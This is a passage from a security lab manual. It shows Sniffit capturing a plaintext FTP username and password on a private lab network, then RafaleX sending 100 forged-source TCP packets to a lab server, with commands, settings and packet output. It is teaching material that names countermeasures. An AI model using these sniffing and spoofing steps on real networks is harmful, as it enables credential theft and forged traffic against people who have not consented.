./sniffit -s 172.16.1.45 -x -a -F eth0 > sniffit.log
```


This will save all output into a log file named **sniffit.log**.

***Note:** Notice when you hit the Enter key the cursor will not drop to a new line until you stop the application.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:07 AM

```
[root@localhost sniffit.0.3.7.beta]# ./sniffit -s 172.16.1.45 -x -a -F eth0 > sn
iffit.log
```


The identical FTP connection is made as above.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:08 AM

```
[root@localhost sniffit.0.3.7.beta]# ./sniffit -s 172.16.1.45 -x -a -F eth0 > sn
iffit.log
```

```
Connected to 172.16.1.40 (172.16.1.40).
220 win2000s-v Microsoft FTP Service (Version 5.0).
Name (172.16.1.40:root): hacker
331 Password required for hacker.
Password:
230 User hacker logged in.
Remote system type is Windows_NT.
ftp> quit
```

To stop the Sniffit application hold down the **Ctrl** key and press the **C** key.




Red Hat Linux - VMware Workstation
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
[sniffit.0.3.7.beta]
Mon Nov 14
12:08 AM

```
[root@localhost sniffit.0.3.7.beta]# ./sniffit -s 172.16.1.45 -x -a -F eth0 > sn
iffit.log
[root@localhost sniffit.0.3.7.beta]#
```

To read the **sniffit.log** file, type:


```
cat sniffit.log |more
```



Red Hat Linux - VMware Workstation
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
Mon Nov 14
12:09 AM

```
[root@localhost sniffit.0.3.7.beta]# ./sniffit -s 172.16.1.45 -x -a -F eth0 > sn
iffit.log
[root@localhost sniffit.0.3.7.beta]# cat sniffit.log |more
```


The contents of the file will be displayed one page at a time. By pressing the spacebar you can scroll through the file page by page.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home | Windows 2000 Professional | Red Hat Linux | Red Hat Linux 8 Server | Windows 2000 Server | Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:11 AM

```
[root@localhost sniffit.0.3.7.beta]# cat sniffit.log |more
Forcing device to eth0 (user requested)...
Make sure you have read the docs carefully.
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running.... (172.16.1.45)


TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
   SEQ (hex): 3B5F3D3F      FLAGS: ----S-
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
 E . . < I N @ . @ . . . . . . - . . . ( . n . . ; _ = ? . . . . . . . . V .
 . . . . . . . . . . . + t q . . . . . . . .


TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
   SEQ (hex): 3B5F3D40   ACK (hex): 33073075
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
 E . . 4 I O @ . @ . . . . . . - . . . ( . n . . ; _ = @ 3 . O u . . . . ! <
 . . . . . . . + t q . . . .


TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
--More--
```


By scrolling through the file, the plain-text username of **hacker** is shown.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home | Windows 2000 Professional | Red Hat Linux | Red Hat Linux 8 Server | Windows 2000 Server | Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:11 AM

```
TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
   SEQ (hex): 3B5F3D40   ACK (hex): 330730AA
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
 E . . 4 I P @ . @ . . . . . . - . . . ( . n . . ; _ = @ 3 . O . . . . . . J
 . . . . . . . + t t . . H .


TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
   SEQ (hex): 3B5F3D40   ACK (hex): 330730AA
   FLAGS: -AP---   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
 E . . A I Q @ . @ . . . . . . - . . . ( . n . . ; _ = @ 3 . O . . . . . . .
 . . . . . . . + u ! . . H . U S E R   h a c k e r . .


TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
   SEQ (hex): 3B5F3D4D   ACK (hex): 330730CD
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
 E . . 4 I R @ . @ . . . . . . - . . . ( . n . . ; _ = M 3 . O . . . . . . Z
 . . . . . . . + u " . . H .

--More--
```

By continuing to scroll through the file, the plain-text password of **zerocool** is displayed.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:11 AM

```
TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
   SEQ (hex): 3B5F3D4D   ACK (hex): 330730CD
   FLAGS: -AP---   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
 E . . C I S @ . @ . . . . . . . - . . . . ( . n . . ; _ = M 3 . 0 . . . . . . W .
 . . . . . . . + v . . . H . P A S S   z e r o c o o l . .


TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
   SEQ (hex): 3B5F3D5C   ACK (hex): 330730E9
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
 E . . 4 I T @ . @ . . . . . . . - . . . . ( . n . . ; _ = \ 3 . 0 . . . . . . . .
 . . . . . . . + v   . . H .


TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
   SEQ (hex): 3B5F3D5C   ACK (hex): 330730E9
   FLAGS: -AP---   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37742-172.16.1.40.21
 E . . : I U @ . @ . . . . . . . - . . . . ( . n . . ; _ = \ 3 . 0 . . . . . . " S
--More--
```

***Note:** Keep in mind that the traffic you see is completely dependent upon the environment the computer "sniffing" resides in. For example, if the network link you are using is connected to a network hub, you will be able to see all traffic going through that hub to all other computers on that hub. If, however, the network link you are using is connected to a switch, you will only be able to see traffic specifically destined to your connection. There is a way to "sniff" traffic on a switch to show all traffic to a specific or every computer on a switch, which will be covered in Chapter 9.

Chapter 6

Spoofing

Lab 48: Spoofing IP Addresses


Send Packets via False IP Address: RafaleX

Prerequisites: None
Countermeasures: Firewall filters, vendor patches where applicable
Description: The RafaleX application allows for the creation of custom IP packets. The packet is very customizable and allows for the spoofing of the IP, setting the flags, number of packets, and so forth.
Procedure: Start the application, set the parameters, and execute.

Double-click the **RafaleX** icon to start the application.

***Note:** RafaleX is becoming hard to locate on the Internet as it appears it is now called Engage Packet Builder. I found that Engage has difficulties with the wireless card in my virtual computer so this lab was run with the RafaleX application. The Ethereal sniffer (Lab 41) was used to validate the results of this lab.

From the RafaleX screen set the *Network interface* to the desired Network Interface Card (NIC).



Network interface : 2 : 172.16.1.43
□ Set as source IP □ Set as destination IP

[IP]
Source IP : Port : 1
Destination IP : Port : 1
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0


Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data :

[Commands]
Nb of packets : 1 Packet type : TCP

[Script]

Status : Ready.


In this example, the *Source IP* of the packets to be sent is set to 10.10.10.10 with the source address of port 123. According to Internet etiquette, this should never be able to route on the Internet as the 10.x.x.x range is reserved for private addressing.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
My Documents
Remote Desktop ...
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
URG
ACK
PSH
RST
SYN
FIN
SEND
RUN SCRIPT
Start
C:\Downloads\rafale x v1.1
Rafale X
3:04 PM

Network interface : 2 : 172.16.1.43
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 10.10.10.10 Port : 123
Destination IP : Port : 1
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0

Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
[Flags]
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data :
[Commands]
Nb of packets : 1 Packet type : TCP
[Script]
Status : Ready.

Set the destination IP to the target address. In this example it is 172.16.1.40. Set the **Destination** port to port 21.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
My Documents
Remote Desktop ...
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
URG
ACK
PSH
RST
SYN
FIN
SEND
RUN SCRIPT
Start
C:\Downloads\rafale x v1.1
Rafale X
3:05 PM

Network interface : 2 : 172.16.1.43
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 10.10.10.10 Port : 123
Destination IP : 172.16.1.40 Port : 21
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0


Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
[Flags]
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data :
[Commands]
Nb of packets : 1 Packet type : TCP
[Script]
Status : Ready.

The SYN and ACK flags were set for each packet.

***Note:** The Ethernet communications process requires a three-way handshake:

- SYN: Synchronize
- SYN-ACK: Synchronize-Acknowledge
- ACK: Acknowledge


When a computer receives an uninitiated SYN-ACK packet its response is to send a RST (Reset) packet.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
My Documents
Remote Desktop ...
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
Start
C:\Downloads\rafale x v1.1
Rafale X
3:05 PM

Network interface : 2: 172.16.1.43
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 10.10.10.10 Port : 123
Destination IP : 172.16.1.40 Port : 21
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0

Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
[Flags] URG ACK PSH RST SYN FIN
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data :
[Commands]
Nb of packets : 1 Packet type : TCP SEND
[Script]
RUN SCRIPT
Status : Ready.


The number of packets was set to 100.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
My Documents
Remote Desktop ...
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
Start
C:\Downloads\rafale x v1.1
Rafale X
3:16 PM

Network interface : 2: 172.16.1.43
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 10.10.10.10 Port : 123
Destination IP : 172.16.1.40 Port : 21
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0

Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
[Flags] URG ACK PSH RST SYN FIN
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data :
[Commands]
Nb of packets : 100 Packet type : TCP SEND
[Script]
RUN SCRIPT
Status :

Click the **Send** button to send the packets to the target. The **Status** area at the bottom left of the application will tell you that the packets were sent.


Windows 2000 Professional - VMware Workstation

Rafale X

Network interface : 2 : 172.16.1.43
□ Set as source IP □ Set as destination IP

[IP]
Source IP : 10.10.10.10 Port : 123
Destination IP : 172.16.1.40 Port : 21
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0

TCP | UDP | ICMP
Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
[Flags] URG ACK PSH RST SYN FIN
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data :


[Commands]
Nb of packets : 100 Packet type : TCP SEND

[Script]
RUN SCRIPT

Status : Job done : 100 packets sent

From the target, the Ethereal sniffer was running while the "spoofed" RafaleX packets were sent to it. As expected the server received each packet and identified that:

- The source of the packet is coming from 10.10.10.10 on port 123.
- The source packet has both the SYN and ACK flags set.


Windows 2000 Server - VMware Workstation

(Untitled) - Ethereal

```
No. Time       Source        Destination   Protocol Info
 19 8.716087   10.10.10.10   172.16.1.40   FTP      [TCP ZeroWindow] Request: \000
 20 8.716149   172.16.1.40   10.10.10.10   TCP      21 > 123 [RST] Seq=1 Ack=0 Win=0
 21 8.717632   10.10.10.10   172.16.1.40   FTP      [TCP ZeroWindow] Request: \000
 22 8.717664   172.16.1.40   10.10.10.10   TCP      21 > 123 [RST] Seq=1 Ack=0 Win=0
